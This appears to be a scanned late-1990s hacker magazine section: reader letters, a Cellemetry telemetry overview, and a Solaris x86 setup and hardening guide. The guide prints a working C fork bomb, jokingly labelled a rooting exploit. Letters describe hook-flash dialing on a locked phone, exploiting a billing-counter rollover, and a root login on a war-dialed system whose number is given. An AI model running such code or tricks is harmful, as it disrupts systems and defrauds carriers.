What I don't get is the way the U.S. government treated Kevin. He was imprisoned four years without a trial! His lawyer was left little or no time to prepare for the trial. He was going to get convicted any way you put it. However, I find that the U.S. government is getting to be like China in their dictatorial manner in dealing with "cybercrimes."

In conclusion, he got caught. He was prosecuted. Now he's going to prison. Wake up, it's the process.

Skyppay the Happy
Canada Eh!

*Waking up is the problem - once you do that you realize how incredibly screwed up this "process" is. If you honestly think anything in Kevin's case came remotely close to being a "slap on the hand," there's probably nothing we can say to convince you otherwise. Keeping a non-violent offender who caused minimal damage in prison for five years shows a callousness and a real abuse of authority in this selective prosecution. We hope that this comes to be seen as the true crime of this whole sad sorry incident.*

Dear 2600:

I purchased one of your issues a while back out of idle curiosity. I found it to be quite comic. It was oozing with sarcasm and gave way to a very condescending tone towards most of your readers who had taken the time to submit you letters. A word of advice if you would like to keep subscribers: if you think what they wrote you is foolish or idiotic, then don't print it in your magazine. Pissing people off, (ignorant or not), does not win you any awards.

As for this Kevin Mitnick man, I don't believe he should have received such a harsh sentence either, but that is an issue to deal with the justice system in general and not just one foolish person who thought crashing computers would be entertaining. I believe our justice system is screwed up for the most part, but this Mitnick fellow's actions were only meant to hurt others. He did it for fun, too. I have nothing against throwing malevolent people such as Mitnick in jail and I don't see why any other respectful citizen of this country would either.

Here is a simple ideology for you: respect others and just maybe they will respect you. Now doesn't that sound almost like the golden rule your grandmother taught you? Maybe she really did know a thing or two.

Joe Blow

*It always surprises us that someone who doesn't get sarcasm would have trouble with the concept of justice as well. Please examine the facts before you spout off - there was no crashing of machines and no actions "meant to hurt others." Don't believe us - look at the court records and see what he was actually charged with.*

## Foreign Phones

Dear 2600:

I finally got my hands on a copy of your magazine. I'm 18 and have been into the network security scene since I was 12. I live in India and I refer to a letter from Rahul in 15:1.

Our pay phones are like any other pay phones you would expect. Coin operated - they accept 1 rupee coins - rupee is our local currency (1$ = Rs. 40). I'd like to say that corruption in the pay phone business is not as "rampant" as he claims. What he is referring to is what we call a PCO (Public Call Office). They are recognized by the local phone company and are electronic. You make your call to whoever or wherever and a display will tell you how long you've been talking for and how much money you owe the owner of the store (which he will give to the phone company probably keeping about 1% as profit or something). But in any case the rates are standard.

Thanks for a great magazine. You guys should consider distributing in India. I picked up my copy from Singapore (Tower Records).

Psychotiga

*That's quite a hike. And here people complain if they have to walk down the block to find an issue.*

Dear 2600:

On 15:3 back cover, if you look closely, there are some words written on the telephone in the upper right corner (the red one). The words are, of course, in Cyrillic alphabet and it says "PARNI PIVO CIKLODOL" which could be roughly translated as "drink beer with ciklodol" (where ciklodol, judging by the name, is some kind of pain reliever or something like that). This mixture is basically considered as a light drug (something like sniffing glue but stronger and more dangerous). In my country, they used to drink beer and Trodon or Aspirin capsules to produce similar effects like light drugs.

The 15:2 back cover showed two telephones from my country (Yugoslavia). They are not so different - they basically accept coins marked A, B, and C because of the inflation it was impossible to keep up with regular tions) which can be obtained in every post office. The coin marked "A" lasts five impulses, "B" 25 impulses, and "C" 90 impulses (because of high probability that you will lose your coin these were rarely used). The gray telephone has an additional device that accepts telephone cards. There are four types of cards - "A" (100 impulses), "B" (300 impulses), "C" (500 impulses), and "D" (1000 impulses). Actually, because the risk of losing your card (either by having it swallowed by the telephone or if the telephone erased all of your impulses) was high, for C and D cards I often got a warning from post office clerks not to buy it because they will not give me another card if the telephone swallows it. These telephones use impulse dialing, not tone dialing. They are usually accepting incoming calls without any problems (you just have to know the numbers - the numbers are public but often hidden beneath the dirt or stickers; they were actually written on each phone).

Here is a not so great but very useful hack back from my army days (I served one obligatory year in the Yugoslav army back in 1989, just before civil war started there). We had found a telephone in some distant room but it was locked (actually just the dialer was locked). Since all telephones were using impulse dialing, I was able to dial any number just by fast pressing and releasing of the hook button. For example, number 5 could be described as five fast pressing and releasing the button, 0 was 10 times. Between the numbers you just had to make a little wider time interval!

Another great hack I heard in my country was exploiting the "feature" that telephone offices had where physical counters that went up to 999999 impulses would then reset to 000000. So if you spend, let's say, 1,000,001 impulses, they are going to charge you for just one impulse. Maybe you think that in a one month period (amount of time between when the clerks looked at the counters) one cannot make enough phone calls to spend a million impulses. It is possible (chatting on an Australian BBS the whole night was just a keypress away...).

**MD_Vegi NSM**

*On the subject of our foreign payphones, it's interesting to compare the differences and similarities in writing between Kazakhstan (15:2) and Uzbekistan (16:1).*

## Conspiracies

**Dear 2600:**

I decided it was time to ask this question about my modem. Whenever it dials anything, as it's making its standard connecting data noises there's a subtle ringing in the background at the same time. It's as if it were dialing two things at once. I tried other modems and they don't do it. It's been going on for a very long time. It's nothing new. What's up? Am I being monitored? Do I finally have a reason to be ravingly paranoid?

**name withheld because I can't think of a good one**

*While we will never dismiss outright the possibility of a massive conspiracy, there are other possibilities. It could be a unique sound generated by your modem. It could be more sensitive and amplifying crosstalk far more than the other modems. Listen to the line quality and see if you hear anything weird. Also, try that modem on other phone lines and see if you hear the same sounds. If all else fails, you can always do something unconventional and see what shakes up. That almost always works.*

**Dear 2600:**

Today I was looking to rent the movie Hackers from my local video rental store and to my dismay they didn't have it at all. I went across town to an identical store and they didn't have it either. At this point I was getting suspicious. Why would a video store have so many old and, in my opinion, bad movies, and not have this one movie from less than five years ago? It seemed a little too weird to be a coincidence. I checked two other video stores in my area and after about an hour of searching found it at a Blockbuster. I may just be paranoid but it seems weird that a movie about a group of young "computer enthusiasts" such as ourselves would suddenly disappear from video store shelves soon after Clinton declared war on "cyberterrorism." My friends think I'm just being paranoid, but I can't shake the feeling that all such media will slowly be swallowed by the abysmal vortex of ignorance and the public will be uneducated as to the essence of hacking and will only live with the terrible misconception that is infecting our society. I just thought I would let you guys at 2600 know about this, as it could soon become a problem.

**FeuErWonK**

*You can blame Clinton for many things but not finding "Hackers" at your local video store probably isn't one of them.*

**Dear 2600:**

Microsoft bought DOS for $50,000. They stole Windows from Apple. I just thought you would want to know.

**manib1224**

*We're on it.*

**Dear 2600:**

I know I am taking my chances by writing to a hacker. But here's the bush. There isn't anything that you can do to me that hasn't already been done. And all I have is a WebTV anyway. I got this web TV a year or so ago after listening to an advertisement on the Art Bell show. Soon after I got it I found out that every local radio station that has a talk format and other national syndicated radio programs of the extreme right wing were hacking into my web TV. I have no idea how they were doing it. But I'm pretty much aware that they have the ability to monitor your e-mail that you are writing before you ever hit the send key. For this reason I think that the real story of what is going on in the computer scene these days will never reach the ears of the average Joe who gets his propaganda from the radio and media such as TV and newspapers. And for that reason I can appreciate what some of these hackers I read about are doing in order to bring the public's attention to what is happening. What we need here is a hacker's war. We need to get some good hackers who are on the side of privacy to hack and disrupt and give a good dose of their own medicine to those in the media and talk radio who are using hackers themselves to harass and invade the privacy of private citizens. If their philosophy is "the ends justify the means," then this should be our philosophy also. Especially when their ends are to destroy people who they do not like for mere political or religious ends. Do you agree? If you would like me to give you information on which radio talk show hosts are doing this I would be glad to help you. Let me just point out that there is a certain radio personality that is known everywhere who makes political hay when somebody eavesdrops on Newt Gingrich but is the first to point out that the constitution does not give the right of privacy. You know what big fat guy I am referring to.

It seems to me that the only way radio will ever be cleaned up is if they regulate it the way it used to be and make it so that one company cannot own a million stations the way it is today. This is a worthy hacker war. To me this is better than hacking corporations or big businesses. In my view, personal privacy is what hackers should be trying to bring to everybody. And the enemy is talk radio and the media. They hack my site regularly and so I give them an earful and post e-mail messages for them to read. My messages speak for themselves. But beware there is a good dose of propaganda and deceit of my own in them. So take them with a grain of salt. I truly am somewhat of a psychic and can read minds. But that is not really the way it works. A psychic doesn't read minds unless you understand that there is consciousness in the heart as well as in the brain. And a psychic reads people's hearts and has no idea what is going on in their head. A psychic connection is established when what someone else is doing is or will effect in some way the person who is psychic. So there are very few people that a psychic mind reader actually can probe. It is absolutely nothing at all like what is portrayed in such science fiction shows as the old *Sci plus 5*, etc. Just because something is in someone's heart to do doesn't mean that it will happen. On the contrary, talking about it openly and in public will often make it not happen. People who call themselves prophets often fall into the trap of trying to make predictions based on what they sense in the hearts of people. Saying this, I can tell you that there are now people who are thinking about using ISP's not only to monitor people's e-mail and messages, but also to keep certain messages that they don't want to be sent, i.e., messages that tell other people what they are up to, from ever reaching the people who their e-mail was sent to.

**ghostrider**

*You sure got our attention. We'd really like to know how the right wing talk shows are hacking into your site. Maybe you'll tell us in the next installment.*

**Dear 2600:**

Can I file a restraining order against the government? They are always following me.

**john doe**

*You are the government. Next time you see anyone following you, be sure to tell them this while running and flailing your arms. Works for us.*

## Discoveries

**Dear 2600:**

I found this phone number off my war dialer. 810-720-0237 - it's some kind of SCO system, which I'm not sure exactly what it is. I logged in as root and it gave me access to just about anything. The reason I am writing to you is because I really wasn't sure what this was and what I should do with it. I'll probably end up trying to get ahold of them and tell them about it.

**Writer**

*You might also tell us how you happened to just log in as root and what "just about anything" was.*

**Dear 2600:**

Just wanted to let any Angelfire members know that transferring their files via FTP can be dangerous, as their server, ftp.angelfire.com, allows anonymous access to the incoming directory.

Also, what is at 1-700-555-4141?

**EKo**

*The files in that directory are also constantly changing as angelfire deletes them after around 15 minutes. 700-555-4141 is the number to call to find out what your long distance company is. We have yet to find a corresponding number that tells what your regional company is.*

**Dear 2600:**

I don't know if anyone else noticed this, but in Zenstock's article about Internal Hacking in 16:2, he said that he worked for a company that he called JCN. If you move each letter back by one in the alphabet, it becomes IBM.

**admintemplate_**

**Dear 2600:**

The other week I was at Tower City, a mall here in Cleveland. My friend needed some cash, so we stopped by the ATM. She put her card in, got halfway through the transaction and the ATM crashed! The screen went black for about two minutes, then it rebooted. I watched the screen as it rebooted, hoping to learn something interesting. One thing I noticed that seemed odd was that it said it was running OS/2, yet it was copyrighted 1996 by Microsoft. I remembered OS/2 as IBM's competitor to Windows/DOS and that it died about six or seven years ago. Also, all our registers at my work (Kinko's) run on OS/2.

**Ben**

*Since Microsoft assisted in the development of early versions of OS/2, they would have copyrighting bits of information. OS/2 was meant to replace DOS and predated Windows 3.0 by at least a couple of years.*

Continued on page 48

# An Overview of Cellemetry

by Jinx
Jinx@grapplers.com

*Telemetry*: A method of remotely controlling a device, gathering data, taking a measurement, or providing information using a short message burst and not requiring the physical presence of a person.

*Cellemetry*: A wireless telemetry technology designed to monitor, control, and track anything that is worth being monitored, controlled, and tracked. In other words, just another way to keep Big Brother watching us, and to help more companies become Big Brothers as well.

Cellemetry was developed and patented by Bell South Wireless Inc., although it is actually a joint venture by Bell South and Numerex Corp. It was specifically designed for transmitting small amounts of data to and from remote devices. Vehicle tracking, alarm monitoring, asset tracking, remote control operations, and utility meter monitoring are just the tip of the iceberg. With this technology, vending machine operators would actually be able to remotely check your office snack machine to see if it needs restocking. If they were too lazy to call the machine, they could have the machine automatically page them when more Twinkies were needed. Or say you forgot to pay your electric bill for two months. It would be possible for the electric company to send a little message causing your service to be disconnected. Meter readers would be obsolete too as this information would be automatically sent to the electric company every billing cycle. Not only that, but a tech could shut down an entire power grid from his PC if an emergency should arise.

Cellemetry devices can not only monitor the status of equipment and perform remote functions, but they can also track all types of mobile equipment and assets using GPS (Global Positioning Systems). This includes automobiles, armored trucks, railroad cars, planes, bulldozers, forklifts, trailers, barges, television camera equipment, trash machines, you get the picture. Cellemetry applications work with GPS to let you know exactly where your shit is at any given time.

Cellemetry needs three items to serve its function. A Cellemetry radio or CRAD for short, a Cellemetry gateway connected to a cellular switch, and a computer host to receive and process information sent by Cellemetry. The CRADs are manufactured by Standard Communications and Ericsson, and cost about $100 apiece. A Cellemetry customer must have the proprietary software to access their data from the CRADS. Specific software/hardware packages are manufactured by different companies depending on individual needs. Current application packages include: Highway Master (used for tracking commercial trucks), Telemetrix (allows remote monitoring for photocopying machines), OmniMetrix (used to monitor emergency power systems in case of grid failure), Aeris.com (all types of asset tracking), Union (for monitoring cable TV outages or to perform maintenance without a site visit), and several other applications which are either available or being developed. The customer uses this software to call the gateway and once connected, will have several options to have their CRAD paged. Once paged, the CRAD will register at the nearest cellular provider and will trigger a registration notification which is sent back to the gateway via the network. The gateway receives the registration, removes the data, and sends a registration cancellation back to the cell provider via the network. Now that the data is at the gateway, it either stays there until the customer requests it, or it is sent to the customer's host computer immediately. You cellular wizards will recognize this process as "roaming registration."

Cellemetry service operates just like a roaming phone operates in the cellular system. A roaming phone sends its MIN and ESN via a control channel back to the home system to validate service. The only difference between a roaming phone and a CRAD is that the CRAD's MINs are specially assigned so that the MIN and ESN are routed directly to the Cellemetry Service Bureau (CSB). The MIN identifies the radio to the bureau and the ESN holds the message (up to 32 bits). The CSB processes the data and sends it to its customers depending on customer needs.

So now you know how Cellemetry works, but how is it used? A Cellemetry device can operate under one of two modes: modem mode and meter mode. In modem mode, the CRAD acts only as a modem, passing information in both directions. The CRAD is connected to an external controller that would decide if there is a real need to act on the information it received. If it feels there is a need for response, it will relay a message back to the Cellemetry system. The message will be contained in the ESN of course.

In meter mode, the CRAD already has the required onboard intelligence to act independently so no external controller is required. Meter mode operation could be handled in two different ways. The CRAD could collect bits of information that could indicate data such as meter reads, copy machine counts, number of snacks in a vending machine, etc. This mode of operation would be used anywhere a count needed to be monitored. Messages would only be sent when paged by the Cellemetry system. In the second subset of operation under meter mode, the CRAD is set to send the message automatically at a certain specified time. The gateway would collect information and report it to the customer at the customer's designated time (next business day, end of month, etc.). This mode is what utility companies would use to monitor your usage. If an immediate meter read was needed, a MIN page would be sent out corresponding to the MIN of the meter that info is needed for. There could also be another function assigned to the CRAD which, when activated remotely, could deliver a pulse to a certain device in the meter that could cause your service to be cut off.

So how well will Cellemetry function in the real world? For one, you're talking about a wireless form of communication and no matter how far cellular technology has come, it is nothing to marvel at. The design of my apartment building makes cellular service practically impossible from within the complex, and the electric meters are in a basement/laundry room. I'd like to see a CRAD operate down there. However, Cellemetry Data Services boasts of their "Cellemetry Network Surveillance Center" which will basically make sure all your messages get through and if one message fails, a redundant system will try another way to get it through. They even offer you access to their gateway using a variety of protocols including TCP/IP, UUCP, or CDMP. Access to your Cellemetry system can be done right through your laptop. And believe it or not, the Bureau even has its own fail-safe software (not fail-proof, but fail safe). Cellemetry never uses regular cellular voice control channels to transmit info. Instead, it uses any excess capacity in the AMPS analog control channel to send a message between the gateway and remote devices. There are 832 channels in the AMPS system and they're split up between the two competing cell carriers in each market. Twenty-one of these channels are used as control channels. Cellemetry data actually yields priority to regular cellular traffic, meaning that if there is too much cell traffic, no message will be sent, or rather, it will be sent later.

You're probably thinking, what if all these CRADS decide to send their data all at once causing an enormous data collision? From what I've gathered, the CRADS are programmed to respond randomly so you can rest assured that this month's meter read will get through and your electric bill will be right on time. And despite its real and theoretical drawbacks, you can bet your ass that corporations and agencies should already have an eye on this technology and are probably signing contracts as you are reading this article. Look for utility companies to implement this first, followed by cable companies, trucking fleet managers tracking their truckers, farming and agricultural folks looking to monitor crops, and I'm sure police and government agencies will find a use for it eventually (if they haven't already).

Some of you may choose to see the dark side of all this, and I can see it too, but I'm one of those guys that can see holes like Swiss cheese in this concept. Since the Cellemetry device is basically a modified cell phone that remotely controls a device, with access available by computer, you can just imagine what the future of hacking looks like. For those of you clueless people, think gateway, think connecting using TCP/IP, think remote access to public utilities and cable networks using a cellular channel, think about seizing a power grid in Florida from your laptop in California (no, don't think about that, bad hacker). Or if you choose to see the glass as half empty, then think about the eye in the sky watching us, think remote monitoring, think control, and loss of freedom. Although it's one step closer to 1984, I can't help but think of all the possibilities we may have to hack our future. Big Brother may be watching, but fuck him, he's just a peeping Tom. We can either try to shut the blinds tighter or chase him down the street with a butcher knife in our hands. All meter readers take heed, for the end is near.

For more information visit www.cellemetry.com.

# SOLARIS X86 FOR PLANTS

by Javaman

Back in the day, when I was a youngin' hacker, I used to social engineer shells out of universities in the hopes that I could gain some experience on the magical and mysterious operating system known as UNIX. Documentation on this "cryptical envelopment" was difficult to come by at my local library, and I was forced to rely on short text files downloaded at 300 baud over a local BBS. Many of us rejoiced when Linux became widely available - the concept of having a UNIX workstation on your desk that you could play with without the fear of being forcefully removed from the box.

Even though Linux is widely available and supported in the community, it is not the end-all be-all when it comes to learning UNIX. If one's goal is to eventually... ahem... remotely administer a box, it would be a good idea to become familiarized with some of the more popular operating systems. As of today, Linux does not make up the majority of UNIX presences in universities and corporate America. In addition to that, Linux has so many underlying differences (including between distributions) as compared to other UNIX flavors, that a good deal of knowledge garnered from administering Linux cannot be ported over to other operating systems, such as pure BSD or pure SVR4 OSes. This is where Solaris x86 comes in.

Solaris x86 is just that. Solaris for the x86 platform. Except for the OpenBoot system (Sparc platform PROM firmware - think of it as kinda like BIOS on crack), Solaris x86 is the same as Sparc Solaris. Now, for the cost of shipping and media (See Footnote 1), or, for those who prefer to do illegal things (note: I am not condoning this action. I never suggested it, either.), the cost of a blank CD-R, it is possible to acquire this OS of OSes for experimentation on the home PC. This article concentrates on the installation, adding basic functionality, and elementary security issues surrounding Solaris x86. In addition to this, the assumption is made that the reader has already used some form of UNIX operating system. If you are reading this article in the hopes that I will give out source code for rooting a Solaris box, well... here you are:

```
#include <unistd.h>
void main()
{
while(1)
        fork();
}
```

### Installation

I am going to assume that the box that you, the reader, are installing Solaris on is going to be a Solaris-Only box. Don't be a bitch and dual-boot it. Sink or swim, and install one OS on the machine. I would like to make a note, however, that Solaris does include a boot loader which is capable of running two separate OSes on the same hard drive.

The following are the statistics regarding the system upon which I installed Solaris x86. This machine resides behind a private network, with a BSD-based router, which is rather secure.

Processor: P120
Memory: 64 Megs of RAM
Video: S3 Virge/DX, 4 megs RAM
Storage: 6.4gig IDE, 32x ATAPI CD-Rom, 3 1/2 floppy
NIC: 3Com 3c-509b (10bT PnP card)
Sound: SoundBlaster 16
Stickers: Grateful Dead

Before doing anything, unplug your system from the Internet. Paranoia is a good thing.

Just like installing any other operating system, a boot floppy has to be created. Grab the floppy image from http://access1.sun.com/drivers/ and either dd or rawrite the file to a blank disk. Insert the CD into the drive, the floppy into the machine, and reboot the box. The majority of the installation is, for the most part, an enjoyable experience. The OS autoprobes your hardware. Since my equipment is standard (old), no difficulties were encountered in this stage. If you have a network card in your machine, as I did, you will be prompted to give the machine a name, an IP address, and a Gateway. Assuming life is smooth sailing until this point, you will soon be prompted to... partition your drive.

### Partitioning Your Drive

This is where I made a majority of my mistakes. I reinstalled Solaris several times, and placed several calls to my mentor, Vaughn, before I was able to figure out the optimal partition sizes for my drive and my uses. Now, these numbers fit very well for my uses: few users, little mail, not many 3rd party packages, and low stress for upgrading.

| Device | Mount Point | Size |
|---|---|---|
| /dev/dsk/c0d0s0 | / | 256 Megs |
| /dev/dsk/c0d0s5 | /usr | 1024 Megs |
| /dev/dsk/c0d0s1 | /var | 384 Megs |
| /dev/dsk/c0d0s7 | /export/home | Whatever was left (about 2.5 gigs) |
| /dev/dsk/c0d0s6 | /opt | 2048 Megs |
| swap | /tmp | 284 Megs |

Keep in mind that these are suggested values. They are based off of taking Solaris's suggestions, and tacking on a couple of hundred megs. I realize that the root partition may seem a bit excessive, and really should be combined with the /usr partition, but in this installation, I kept both separate. In addition to this, the /export/home partition is very large. Since the /opt and /export/home partition are next to each other, if worse comes to worse, I can move a gig from the latter over to the former. Now, if you are paying attention, you may be asking yourself what is the purpose of /opt. Rather than sticking all the add-on packages in /usr/local, it is somewhat customary to place the software in /opt. More about this will be discussed later.

### Final Notes on Installation

Solaris will ask if you wish to do a minimal, custom, or full installation. I recommend you perform a full installation, since chunks of the OS can be removed later (e.g. Asian language support, PCMCIA support, etc.).

### Basic Functionality

Step 1 • Log in as root.

Step 2 • Networking. Setting up static routing may be a good place to start. Create a file under /etc called "defaultrouter" containing the IP address of your router. This is rather simple. The contents of my /etc/defaultrouter file looks something like this:

```
192.168.1.1
```

A machine connected to a network is practically useless unless it can resolve domain names. Just as with Linux, you must create a file under the /etc directory named "resolv.conf". The contents of this file looks like this:

```
nameserver          ip.of.your.nameserver
nameserver          ip.of.your.other.nameserver
```

Solaris does not yet look to this file to convert domain names into IP addresses. Open up the /etc/nsswitch.conf file in vi, and change the line:

```
hosts: files
```

to

```
hosts: files dns
```

Step 3 • Symlinks. As I mentioned earlier, it is somewhat customary to install third party software to the /opt directory. Many GNU packages, however, want to be installed to /usr/local. The remedy is to make a symlink so that /usr/local points to /opt. Problem solved.

Step 4 • Basic Software. Solaris is a commercial package, with a companion commercial C compiler. This product is sold separately. Considering the fact that at this point in the game you probably do not have a C compiler, it would be a good idea to start adding in precompiled packages and the like. Keep in mind that no GNU utilities, namely gzip, gcc, gnu make, and other nifty gadgets are available to you as of this moment. Fortunately, Solaris does provide you with a somewhat functional web browser in the form of HotJava. Point the browser over to www.sunfreeware.com, and start downloading. Specifically, to get started, you will need gcc, libstdc, unzip, and eventually perl, tcl, and tk. Keep in mind that these files are packages. They do not need to be compiled. Unzip each file and use the pkgadd(1M) command to add the software to the system.

It's time to grow up now and install the tools you need by hand rather than by having them handed to you in a distribution. You will quickly realize how much useless trash you had on your previous boxes after you download each of these files over a 28.8 modem.

### *Basic Basic System Security*

*Locking down from the Outside:*

I personally am a very paranoid person. I have my girlfriend try a piece of my food before I start devouring it to confirm that there is no poison involved. She thinks I am being cute... anyways, what was I saying? Ah yes, avoiding the cyberassassin's bullet.

Very few, if any, operating systems are secure, directly out of the box. I highly recommend killing inetd until you are fairly certain that you are secure from outside attacks. Begin by turning off unnecessary services in /etc/inetd.conf by placing a # in front of them. If you are going to be the only user on the system, and you do not need to remotely log in, comment out all lines in the /etc/inetd.conf. If the outside world must connect to your box, install SSH, aka Secure Shell, which will provide increased security over the transmission path and some IP filtering options. If installing SSH is out of the question, look into TCP Wrappers. TCP Wrappers, whose daemon name is tcpd, allows you to add IP filtering and logging functionality to any TCP-based network daemon, such as telnet, rlogin, and ftp.

For those pesky RPC-based services, which have next to no form of security, Secure RPC is distributed with Solaris. Rather than using standard RPC's method of user authentication, which is solely based upon the client's IP (AUTH_UNIX), Secure RPC uses an encrypted key pair which is also time dependent. What all this means is the authentication of the RPC call is secure, but all data sent afterwards is clear text. This will allow a bit more of a cozy feeling while running NFS based services.

But, if you are like me, and you do not need NFS functionality, or want to have anyone telnetting to your machine, disable the TCP and RPC daemons as stated above, and disable the NFS server by performing a cd into /etc/rc3.d, and moving S15nfs.server to _S15nfs.server. More on this later.

*Locking down from the Inside:*

Use common sense here. If this is a personal machine, don't let your friends have accounts here. Their machines may be owned right now, or they may not be the friends you think they should be. Make a list of all the suid programs on your box, and go through and decide what is truly necessary. In addition to that, it is possible to set up a partition so that no user can run a program where the suid bit was set. The following line is from my /etc/vfstab, the file where file system defaults are set.

```
/dev/dsk/c0t0s7   /dev/rdsk/c0t0s7   /export/home   ufs   2   yes   nosuid
```

Each of those fields should be tab delimited. The last data field, "mount options", allows you to set mount permissions such as ro read-write and nosuid. For good measure, add this option to your /tmp slice as well.

The astute reader may have noticed earlier that the snippet of code stated was a fork bomb. Although not mentioned in the manual pages (at least not in mine), it is possible to set a maximum number of processes per user. Open up the /etc/system file and add the following line. Placement in the file is not critical.

```
set maxuprc = 50
```

I also disable sendmail and other utilities on my machine, as I do not receive mail on this box. To do the same, as root, cd into /etc/rc2.d. Either rm the file S88sendmail, or move it to another file, such as _S88sendmail. When the operating system switches to the run level 2, for example, it executes all the symlinks in /etc/rc2.d that begin with the letter S. While you are in that directory, it may be a good idea to get rid of S73nfs.client. I personally don't trust NFS functionality.

For an added measure of protection, or, more importantly, piece of mind, it is possible to enable process logging in Solaris. This will create files under the /var/adm directory from which it is possible to extrapolate a user's movements through the system. The main purpose of this feature is to properly bill people for computer time, but one tool could be used for multiple jobs. It is possible to enable this feature by making a symlink from /etc/init.d/acct to /etc/rc2.d/S22acct. Similarly, make a second symlink from /etc/init.d/acct to /etc/rc0.d/K22acct.

The reader may be asking him or herself, "What are all these symlinks floating around for?" Unlike BSDish OSes, where there are a few centralized files which define what processes start on boot (rc.conf, for example), System V R4 implementations are more dependent on the concept of run levels, or system states, to decide what processes to start when. Run level 2, for example, is the normal multiuser operating mode, while Run level 3 is started to enable remote file sharing. If the administrator wants sendmail to start when the system kicks into multiuser mode, he or she makes a symlink from the /etc/init.d directory, where all startup scripts are kept, to /etc/rc2.d. When the operating system switches into the specified run level, namely run level 2, it executes all scripts beginning with the letter K first, then those with the letter S. The two digits following the K or the S specify the order of execution (S22 comes before S67). With this knowledge, figure out how to properly take out the shutdown scripts (those that begin with a K) for sendmail and the other daemons that were disabled earlier. Hint: Look in /etc/rc0.d.

Before I leave this topic, it may be a good idea to mention buffer overflow exploits. There is one overflow that I know of in the current versions of Solaris, and I have seen an exploit for the bug written for Sparc Solaris 2.6. The file /usr/openwin/bin/ff.core did, at one time, have an overflow issue, and the file is setuid. It may be a good idea to keep this in mind if a large number of untrustworthy users will be poking around your system. A kernel option to disallow this functionality (running code out of the stack memory space, which is the main method by which a buffer overflow exploits a system) is present, but requires hardware support as well (read: Sparc Processors only).

*Patching*

The far majority of attempts to compromise the security of a computer system today is due to the multitude of script kiddies and their ubiquitous search engines. The fact is that these brats aren't going to get into your system if you catch wind of the advisory first. Turn off whatever is vulnerable, then wait for the patch to come out.

Patching is a rather simple, non-complicated operation to perform in Solaris. Either point a Java-enabled web browser to http://sunsolve.sun.com, or ftp to sunsolve.sun.com, and cd into pub/patches. Grab a copy of the most recent patch report for your version of Solaris (most probably going to be Solaris7_x86). The two sections that you should be concerned with are the recommended and security related patches. It may seem that these categories should be mutually inclusive, but some security related patches apply to only one piece of software, and not to a critical piece of the OS. Because of this, Sun does not consider the patch to be required. Unzip and untar the patch file, cd into the new patch's directory, and type the following:

patchadd

It is that simple. If the patch is kernel related, it is probably a good idea to reboot after this operation. Otherwise, restart the software involved and go along your merry way. If this creates a hosed box on your system, use the patchrm command to remove the patch and restore the old system files, granted that you haven't rm'ed them from /var/sadm

*Conclusion*


Although many people are intimidated by the specter of a well-written, low fuss OS, Solaris is easy to install and administer, once the user gets past some idiosyncrasies involved with the SVR4 system. Also, remember some of the basic things about "remote administration" that you have learned from this article.

- How to check if your box is secure from the outside, and, thusly, if some other machine is not.
- Check to see if process logging is enabled once you are inside.

These are just basic topics. The point of hacking is exploring the unknown, at all costs. After you install Solaris 7, you have a chance to get your feet wet and acquire some skill, hopefully enough so you don't get yourself caught.

*URLs*

Get Solaris for Free: http://www.sun.com/solaris/freesolaris.html
The Unofficial Guide to Solaris: http://solarisguide.com/



Satellite Watch News

Volume 12, No. 8
August 1999

Single Issue
$4.25 US
$5.75 Canadian

"Your source for the latest news from the satellite underground"

Final Issue

## DirecTV Closes Down Satellite Watch News

Dear Subscribers,

It pains me as the attorney for Dan Morgan, Morgan Aerospace, Inc., and Satellite Watch News to announce that this is the last issue of the magazine. Unfortunately the unlimited resources and bankroll of Direct TV and other Plaintiffs have literally forced the Satellite Watch News and Dan Morgan to shut down operations.

Dan Morgan has been forced by DirecTV to close the Satellite Watch News, the DB-1 Radio Show and has basically been banned from participating in anything to do with "underground" satellite technology.

A permanent injunction has been ordered by the United States District Court, Eastern District of Michigan prohibiting Dan Morgan and Morgan Aerospace, Inc. from publishing, selling any issues of the Satellite Watch News, publishing or accepting for publication any advertisements for the sale or use of counterfeit access cards. Dan is also prohibited from publishing or accepting for publication any information intended to promote the use of counterfeit access card or to assist third persons in the use of satellite signal theft devices. And finally he has been required to turn over

(Continued on page [illegible])

*In This Issue*

A scary precedent has been set with the shutdown of this magazine by DirecTV. Apparently freedom of the press doesn't mean a whole lot in a civil suit. Any large corporation with the money and the will can simply outspend a small publication into bankruptcy.

We welcome any articles on DirecTV and how their technology works.

Continued from page 39

Dear 2600:

